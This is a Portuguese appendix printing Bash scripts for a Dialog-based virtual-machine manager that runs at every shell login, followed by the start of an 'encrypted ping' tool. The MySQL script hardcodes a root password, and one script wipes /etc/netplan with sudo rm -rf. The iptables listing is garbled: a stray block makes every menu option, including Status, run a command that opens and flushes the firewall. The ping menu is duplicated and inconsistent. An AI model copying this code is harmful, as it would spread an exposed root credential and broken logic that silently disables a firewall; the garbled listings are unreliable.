
A versão 1.0.0 da solução de gerenciamento das máquinas virtuais utilizando a *Text User Interface* (TUI) Dialog está disponível para download em: <https://github.com/KeystoneDevBr/app_dialog.d>.

Essa solução é executada a cada vez que uma sessão do terminal (Shell) é instanciada, independentemente do usuário que está iniciando a sessão.

Para proceder com a instalação, basta seguir as instruções disponíveis na [página inicial](#) do repositório. A aplicação é composta dos seguintes arquivos:

Arquivo 1: index.sh

O arquivo `index.sh` é responsável por mostrar o menu principal ao usuário e realizar a chamada para as demais funções, conforme imagens a seguir:



Código Shell Script:

```
#!/bin/bash
#####
# This Script was create by Fagne Tolentio Reges
# Date: 2022-12-05
#
# This function call the Dialog Menu with meny options for configurate a VM
#
#####

----- Default Menu Start-----

# Check if Netplan and ip was installed on Virutal Machine
if [ "$( (command -v netplan && command -v ip) | wc -l)" -ge 2 ]
then
    netplan_menu_shoice="Netplan";
    netplan_menu_description='Show_Networking_Configuration';
    networking_menu_shoice="Networking";
    networking_menu_description="Configure_Networking_Settings";

    #echo "Work with ifconfig if it exitsts"
fi
```



```
# Check if iptables was installed on Virtual Machine
if [ "$(command -v iptables-save | wc -l)" !=  0 ]
then
    iptables_menu_shoice="Iptables";
    iptables_menu_description='Iptables_Manager';
fi

# Check if Apache2 was installed on Virtual Machine
if [ "$(command -v apachectl | wc -l)" !=  0 ]
then
    apache_menu_shoice="Apache";
    apache_menu_description='Apache2_Manager';
fi

# Check if MYSQL was installed on Virtual Machine
if [ "$(command -v mysqld | wc -l)" !=  0 ]
then
    mysql_menu_shoice="MySQL";
    mysql_menu_description='MySQL_Manager';
fi

#Define the path for dialog app
path_app="/etc/profile.d/app_dialog.d/dialog.d"

while : ; do

shoices=$(
dialog --stdout \
--backtitle "VM Manager (Version 1.0.0)" \
--title "VM $(hostname)" \
--menu "Select one option" \
0 0 0 \
Information           'Display VM Informations' \
$networking_menu_shoice $networking_menu_description \
$netplan_menu_shoice $netplan_menu_description \
$iptables_menu_shoice $iptables_menu_description \
$apache_menu_shoice $apache_menu_description \
$mysql_menu_shoice $mysql_menu_description \
Shell                 'Open a Shell' \
Reboot                'Reboot The VM' \
Shutdown              'Turn off VM' \
Exit                  'End Section' )

#If CALCEL buttons was pressed, end this section
[ $? = 1 ] && clear && break

#Open a first file configuration in a netplan directory
netplan_file="sudo vim /etc/netplan/$(ls -1 /etc/netplan/ | head -n 1)"

case "$shoices" in
Information)  bash "$path_app/f_vm_information.sh" ;;
Networking)   clear && sudo bash "$path_app/f_config_interfaces.sh" ;;
Netplan)       clear && eval "$netplan_file"; bash "$path_app/f_netplan_apply.sh" ;;
Iptables)     bash "$path_app/f_iptables.sh" ;;
Apache)       bash "$path_app/f_apache.sh" ;;
```




```
MySQL)      bash "$path_app/f_mysql.sh" ;;
Shell)       clear && bash ;;
Reboot)      clear && sudo shutdown -r now ;;
Shutdown)    clear && sudo shutdown -h now ;;
Exit)        clear && exit 1 ;;
esac

done
#----- Default Menu End -----
echo 'Tchau'  "$USER"
#####
#####
```

Arquivo 2: f_vm_information.sh

Arquivo [f_vm_information.sh](#) é responsável por mostrar as informações sobre a máquina virtual, conforme imagem:



Código em Shell Script:


```
#!/bin/bash
#####
#
# This Script was created by Fagne Tolentio Reges
# Date: 2022-12-05
#
# This function displays information about the Virtual Machine
#
#####
# VM Information Function
vm_information(){
#----- Show Information About VM-----
dialog \
--backtitle "VM $(hostname)" \
--title "VM Information" \
--cr-wrap \
--msgbox "
VM Name: $(hostname)
User: $USER
Distribution: $(lsb_release -d | awk -F: '{print $NF}')
$(lsb_release -c )"
```



```
SSH Client: $( echo "$SSH_CLIENT" | awk '{print $1}')  
IPs:          $(hostname -I)  
" 0 0  
#-----  
}  
vm_information  
#####
```

Arquivo 3: f_config_interfaces.sh

O arquivo `f_config_interfaces.sh` é responsável por buscar dinamicamente as interfaces de rede disponíveis na máquina virtual e mostrá-las no menu de navegação, possibilitando a configuração de endereço IPv4 estático ou dinâmico (dhcp), para cada interface. As configurações são baseadas no endereço MAC das interfaces. Todas as interfaces são renomeadas para EthX pelo programa *netplan* da Canonical.



Código em Shell Script:

```
#!/bin/bash  
#####  
#  
# This Script was create by Fagne Tolentio Reges  
# Date: 2022-12-17, updated 03/02/2023  
#  
# This function help us to configure Static IP Address by NetPlan (Default on Ubuntu)  
# For do it, it call the Dialog navigation for colect the informations an apply the  
# new configurtions.  
#  
#####  
f_config_ip(){
```



```
#####
#Get the mac address from each one interface available
my_macs=$(ip add | grep link/ether | awk '{print $2}')

#counts the number of interfaces
qtd_mac=$(echo "$my_macs" | wc -w)

#Define the default name for file configuration
netplan_file="dialog-netplan-set.yaml"

# Create a new customized netplan file
f_format_netplan_file(){
    #remove all networking file configuration
    sudo rm -rf /etc/netplan/*
;

    #Create a new networking file configuration
    sudo touch "/etc/netplan/$netplan_file"

    #Create the first interface. Don't change the echo indentation.
    echo \
    "network:
version: 2
renderer: networkd
ethernets:
    eth0:
        dhcp4: true" > /etc/netplan/$netplan_file

    #Separates the Line macs by space (" ") and takes one by key_mac
    get_first_mac=$(echo $my_macs | cut -d " " -f1)

    #Rename the first ethernet
    sudo netplan set "network.ethernets.eth0={ set-name: \"eth0\", match: {name: \"eth0\", macaddress: \"$get_first_mac\"}}" 2>/dev/null;

    # This Loop add more interfaces, if exists
    i=1
    until [[ i -eq $qtd_mac ]]; do #Checks if i=10
        #Add more interfaces if exists, and rename it. Don't change the echo indentation.
        echo \
        "    eth${i}:
        dhcp4: true" >> /etc/netplan/$netplan_file

    #Especify the mac for extraction from the Line ($my_mac is one line with many mac address)
    key_mac=$((i+1))

    #Separates the Line macs by space (" ") and takes one by key_mac
    get_one_mac=$(echo $my_macs | cut -d " " -f$key_mac)
```



```
        sudo netplan set "network.ethernets.eth$i={ set-name: "eth$i", match: {name: "eth$i", macaddress: "$get_one_mac"} }" 2>/dev/null;

        i=$((i+1)) #Increment i by 1
done

return 0
}

#Append new interface in the file configuration
f_append_int(){

echo \
"    eth${selected_int}:
    dhcp4: true" >> /etc/netplan/$netplan_file
#Get all mac address from interfaces available
my_macs=$(ip add | grep link/ether | awk '{print $2}')

#Especify the mac for extraction from the line ($my_mac is one line with many mac
address)
key_mac=$($selected_int+1)

#get one mac=$(echo $my_macs | cut -d " " -f$key_mac)

sudo netplan set "network.ethernets.eth$selected_int={ set-name: "eth$selected_int",
match: {name: "eth$selected_int", macaddress: "$get_one_mac"} }" 2>/dev/null;
}

# Check file configuration input
f_check_file_config(){

#Check for a specific file created by dialog
FILE="/etc/netplan/$netplan_file"
#If file existe, can configure the interface selected
if [ -f "$FILE" ]; then
    #check if there is interface in the file configuration. (Return 0 if already
exists or 1 if not)
    check_int=$(sudo netplan get ethernets.eth$selected_int 2>/dev/null | grep null
-c )
    if [ "$check_int" -eq 0 ]; then
        #Do nothing here, can pass for save changes
        echo "" > /dev/null
    else
        #Append interface input int the file
        f_append_int
    fi
else
    #If the file do not extis create it
```



```
f_format_netplan_file
#try again
f_check_file_config
fi
}

# Select the especific interface
f_select_interface(){
    #Prepare the options for menu, Like this:
    #int_options="0  Interface_Eth0"
    int_options=""
    i=0
    until [[ i -eq $qtd_mac ]]; do #Checks if i=10
        int_options="${int_options} ${i} Interface_Eth${i}"
        i=$((i+1)) #Increment i by 1
    done

    selected_int=$((
        dialog --stdout \
        --backtitle "VM $(hostname)" \
        --title 'Configure Interfaces' \
        --menu 'Select one Inferface' \
        0 0 0 \
        $int_options )
)

return=$?
# Exit if CALCEL button pressed
[ $return -eq 255 ] && return 1 # Esc
[ $return -eq 1 ] && return 1      # Cancel

return 0
}

f_select_action(){
    selected_action="";
    selected_action=$((
        dialog --stdout \
        --backtitle "VM $(hostname)" \
        --title "Interface Eth$selected_int" \
        --menu 'Select Configuration' \
        0 0 0 \
        STAT "Static Configuration" \
        DHCP "Enable DHCP" \
        DIS "Disable Interface" )
)

case "$selected_action" in
    STAT)
        next_step='step2'
        return 0
    ;;

```



```
DHCP)
can_save=$(dialog --stdout \
--backtitle 'IP Configuration' \
--title "Interface Eth$selected_int" \
--cr-wrap \
--yesno "
Do you want save this settings?:

Interface:      Eth$selected_int
IP Address:    DHCP

" 0 0)

if [ $? -eq 0 ] ; then
# Enable DHCP
#Save Changes
clear; echo "Starting apply configuration.....";
f_check_file_config
sudo netplan set "network.ETHERNETS.eth$selected_int={addresses: NULL,
nameservers: NULL, gateway4: NULL, dhcp4: true, routes: NULL}" 2> /dev/null;
sudo netplan try 2> /dev/null;
else
next_step='step0'
return 0
fi
return 1
;;
DIS)
can_save=$(dialog --stdout \
--backtitle 'IP Configuration' \
--title "Interface Eth$selected_int" \
--cr-wrap \
--yesno "
Do you want disable this interface?:

Interface:      Eth$selected_int
Disabled

" 0 0)

if [ $? -eq 0 ] ; then
# Disabling interfaces
#Save Changes
clear; echo "Starting apply configuration.....";
f_check_file_config
sudo netplan set "network.ETHERNETS.eth$selected_int={addresses: NULL,
nameservers: NULL, gateway4: NULL, dhcp4: false, routes: NULL}" 2> /dev/null;
sudo netplan try 2> /dev/null;
sudo ip link set "eth$selected_int" down;

else
```



```
        next_step='step0'
        return 0
    fi
    return 1
;;
esac

return=$?
# Exit if CALCEL button pressed
[ $return -eq 255 ] && return 1 # Esc
[ $return -eq 1 ] && return 1 # Cancel

}

#Apply the Settings for selected interface
f_apply_static_settings(){

#Check file configuration before try saving
f_check_file_config
#Save Changes
clear; echo "Starting apply configuration.....";
#Crelar all configuration brefore apply
sudo netplan set "network.ethernets.eth$selected_int={addresses: NULL, nameservers:
NULL, gateway4: NULL, dhcp4: false, routes: NULL}" 2> /dev/null;
# Write the new Configurations
sudo netplan set "network.ethernets.eth$selected_int={addresses: ["$address$netmask"],
gateway4: "$gateway", nameservers: { addresses: ["$name_servers"], search: [""]} }" 2>
/dev/null ;
# Try apply new configurations
sudo netplan try 2> /dev/null
}

#####
# Start the navigation (the first step is step0)
next_step='step0'

while : ; do
    case "$next_step" in
        #Fist step, get the ip address.
        step0)
            next_step='step1'
            f_select_interface;
            ;;
        step1)
            f_select_action;
            ;;
        step2)
            next_step='step3'
            address=$(dialog --stdout \

```



```
--max-input 15 \
--backtitle 'IP Configuration' \
--title "Interface Eth$selected_int"      \
--inputbox 'Enter with IP address: X.X.X.X' 0 0 "192.168.1.1")
;;
step3)
next_step='step4'
netmask=$(dialog --stdout \
--max-input 3 \
--backtitle 'IP Configuration' \
--title "Interface Eth$selected_int"      \
--inputbox 'Enter With Mask (CIDR Prefix): /X' 0 0 "/24")
;;
step4)
next_step='step5'
gateway=$(dialog --stdout \
--max-input 15 \
--backtitle 'IP Configuration' \
--title "Interface Eth$selected_int"      \
--inputbox 'Enter with IP Gateway: X.X.X.X' 0 0 "192.168.1.254")
;;
step5)
next_step='step6'
name_servers=$(dialog --stdout \
--max-input 31 \
--backtitle 'IP Configuration' \
--title "Interface Eth$selected_int"      \
--inputbox 'Enter with the Servers Names IP: X.X.X.X, \
You can use (,) for separate the server Names' 0 0 "8.8.8.8,8.8.4.4")
;;
step6)
next_step='step7'
can_save=$(dialog --stdout \
--backtitle 'IP Configuration' \
--title "Interface Eth$selected_int"      \
--cr-wrap \
--yesno "
Do you want save this sattings?:

Interface:      Eth$selected_int
IP Address:     $address
Gateway:        $gateway
DNS:            $name_servers

" 0 0)
;;
step7)
next_step='step0'
dialog \
--cr-wrap \
```



```
--backtitle 'IP Configuration' \
--title "Interface Eth$selected_int"      \
--msgbox "
    This settings will be saved:

    Interface:      Eth$selected_int
    IP Address:     $address
    Gateway:        $gateway
    DNS:            $name_servers

    " 14 40

    f_apply_static_settings ; break
    ;;

*)

echo "Janela desconhecida '$next_step'"
echo "Abortando programa..."
exit

esac


# Get the CANCEL, ESC events
return=$?
# Start navigation with ESC pressed
[ $return -eq 255 ] && next_step="step0"      # Esc
# Exit if CALCEL button pressed
[ $return -eq 1 ] && clear && break          # Cancel

done
#-----
}

f_config_ip
#####
#####
```

Arquivo 4: f_netplan_apply.sh

O arquivo `f_netplan_apply.sh` é responsável por aplicar as configurações de rede após o arquivo de configuração do `netplan` ser aberto para edição. Uma mensagem de confirmação é mostrada antes da execução da ação.





Código em Shell Script:

```
#!/bin/bash
#####
#
# This Script was create by Fagne Tolentio Reges
# Date: 2022-12-05
#
# This function apply the current netplan configuration
#
#####
#Netplan Apply Function
netplan_apply(){
    #----- Apply de Ip settings -----
    if dialog --stdout \
        --backtitle 'IP Configuration' \
        --title "IP Settings" \
        --yesno "Do you want apply this settings?" 7 60; then

        # If you were select yes to apply this settings
        dialog \
            --backtitle 'IP Configuration' \
            --title "IP Settings" \
            --msgbox "The Settigns was applied" 6 44;

        clear; echo "Starting apply configuration.....";
        # Apply the current network configuration
        sudo netplan try 2> /dev/null


    else
        # If you aborted the settings
        dialog \
            --backtitle 'IP Configuration' \
            --title "IP Settings" \
            --msgbox "This settings was aborted." 6 44;
    fi
    #-----
}

netplan_apply
#####
```



Arquivo 5: f_iptables.sh

O arquivo `f_iptables.sh` é responsável por mostrar aos usuários as opções para o gerenciamento do *firewall iptables*. Por meio desse programa, é possível visualizar as regras em operação, parar o *firewall*, editar o arquivo de configuração das regras e reiniciar o serviço.



Código em Shell Script:

```
#!/bin/bash
#####
#
# This Script was create by Fagne Tolentio Reges
# Date: 2022-12-09
#
# This function help-us manager the iptables configuration.
#
#####

f_iptables(){
#----- Apache Manager Menu-----
# helper for waith until the user press CTL+C for exit of the shoice
wait_exit="printf '\n \n \e[1;33m Press CTL+C for Exit \e[0m' && watch echo '...' $> /dev/null "

# Configure command for disable iptables rules.
disable_iptable="
sudo iptables -P INPUT ACCEPT && \
sudo iptables -P FORWARD ACCEPT && \
sudo iptables -P OUTPUT ACCEPT && \
sudo iptables -F && \
sudo iptabls -X ; \
clear ; sudo iptables -L -n -v "

while : ; do
    shoices=$(
        cat <<EOF
        Status      Display Iptables Status
        Show       Display Iptables Running Configuration
        Config     Open The File Configuration
        Apply      Applay The File Configuration
        Restart   Restart Iptables Service
        Disable   Disable Firewall
        Back      Come Back
EOF
    )
    read -p "Select one option" choice
    case $choice in
        Status)
            $disable_iptable
            ;;
        Show)
            $disable_iptable
            ;;
        Config)
            $disable_iptable
            ;;
        Apply)
            $disable_iptable
            ;;
        Restart)
            $disable_iptable
            ;;
        Disable)
            $disable_iptable
            ;;
        Back)
            break
            ;;
        *)
            echo "Invalid choice"
            ;;
    esac
done
```



```
dialog --stdout          \
--backtitle "VM $(hostname)" \
--title 'Iptables Manager' \
--menu 'Select one option' \
0 0 0          \
Status      'Display Iptables Status' \
Show        'Display Iptables Running Configuration' \
Config      'Open The File Configuration' \
Apply       'Applay The File Configuration ' \
Restart     'Restart Iptables Service' \
Disable     'Disable Firewall' \
Back       'Come Back' )

#If CALCEL buttons was pressed, end this section
[ $? = 1 ] && clear && break


case "$shoices" in
    Status)    clear; sudo systemctl status iptables ; eval "$wait_exit";;
    Show)      clear; sudo iptables -L -n -v && eval "$wait_exit";;
    Config)    clear && sudo vim /etc/iptables/rules.v4 ;;
    Apply)     clear; sudo systemctl force-reload iptables ; sudo systemctl status iptables ;
eval "$wait_exit";;
    Stop)      clear; sudo systemctl stop iptables           ; sudo systemctl status iptables ;
eval "$wait_exit";;
    Start)     clear; sudo systemctl start iptables          ; sudo systemctl status iptables ;
eval "$wait_exit";;
    Restart)   clear; sudo systemctl restart iptables        ; sudo systemctl status iptables ;
eval "$wait_exit";;
    Disable)   clear; eval "$disable_iptable" && printf " \n \n \e[1;31mThe Firewall was
DISABLED!!!\n \n Obs.: The Firewall will be enable automatically after the VM reboot \e[0m \n" ; eval
"$wait_exit" ;;
    Back)      clear && exit ;;
esac

done
}
f_iptables
```



Arquivo 6: f_mysql.sh

O arquivo `f_mysql.sh` é responsável por gerenciar o serviço do banco de dados mysql. Caso durante a instalação do mysql a opção de login automático para usuários root tenha sido habilitada, a opção Login, disponível em tela, abrirá automaticamente a tela de linha de comando do mysql.



Código em Shell Script:

```
#!/bin/bash
#####
#
# This Script was create by Fagne Tolentio Reges
# Date: 2022-12-17
#
# This function help-us manager the mysqld server and some configurations
#
#####

f_mysql(){
#----- Apache Manager Menu-----
# helper for waith until the user press CTL+C for exit of the shoice
wait_exit="printf '\n \n \e[1;33m Press CTL+C for Exit \e[0m ' && watch echo '...' $> /dev/null "

while : ; do

shoices=$(
dialog --stdout \
--backtitle "VM $(hostname)" \
--title 'Iptables Manager' \
--menu 'Select one option' \
0 0 0 \
Status      'Display mysql Status' \
Login       'Access the database' \
)
```



```
Stop      'Stop mysqld Service' \
Start     'Start mysqld Service' \
Restart   'Restart mysqld Service' \
Back      'Come Back' )

#If CALCEL buttons was pressed, end this section
[ $? = 1 ] && clear && break

case "$shoices" in
    Status)   clear; sudo systemctl status mysql      ; eval "$wait_exit";;
    Login)    clear; sudo mysql -h localhost -u root -pweb ;;
    Stop)     clear; sudo systemctl stop mysql       ; sudo systemctl status mysql ; eval
"$wait_exit";;
    Start)    clear; sudo systemctl start mysql      ; sudo systemctl status mysql ; eval
"$wait_exit";;
    Restart)  clear; sudo systemctl restart mysql    ; sudo systemctl status mysql ; eval
"$wait_exit";;
    Back)    clear && exit ;;
esac

done
}
f_mysql
```




Apêndice VII - Instalação e Configuração da Solução Ping com Dialog

O código-fonte da solução Ping utilizando a *Text User Interface* (TUI) Dialog está disponível para download em: <<https://github.com/KeystoneDevBr/encrypted-ping>>. Os procedimentos de instalação estão disponíveis na página inicial do repositório.

Código fonte do aplicativo:

Arquivo 1: index.sh

O arquivo `index.sh` é escrito em Shell Script e é responsável por mostrar a tela inicial, e fazer a chamada as outras telas do arquivo.



```
#!/bin/bash
#####
# This Script was create by Fagne Tolentio Reges
# Date: 2023-01-14 update at:
#
# This function call the Dialog Menu with meny options for start the Crypted Ping app
#
#####

#Default variables
BACKTITLE="Crypted Ping Verion 1.0.0"
APP_PATH=$(pwd)

#Configure Dialog for use personalized teme
export DIALOGRC="$APP_PATH/.dialogrc"

----- Default Menu Start-----
start() {
    while :; do
        choices=$(
            dialog --stdout \
                --backtitle "$BACKTITLE" \
                --title "DEFAULT MENU" \
                --menu "Select one option" 10 40 4
        )
        case $choices in
            1)
                ./$APP_PATH/Information.sh
                ;;
            2)
                ./$APP_PATH/DipslayAppInformation.sh
                ;;
            3)
                ./$APP_PATH/Send.sh
                ;;
            4)
                ./$APP_PATH/Sniff.sh
                ;;
            5)
                ./$APP_PATH/Exit.sh
                ;;
            *) break
        esac
    done
}
```



```
--menu "Select one option" \
0 0 0 \
Information 'Dipslay App Information' \
Send 'Send Ping Messages' \
Sniff 'Sniff Ping Messages' \
Exit 'End Section'
)

#If CALCEL buttons was pressed, end this section
[ $? = 1 ] && clear && break

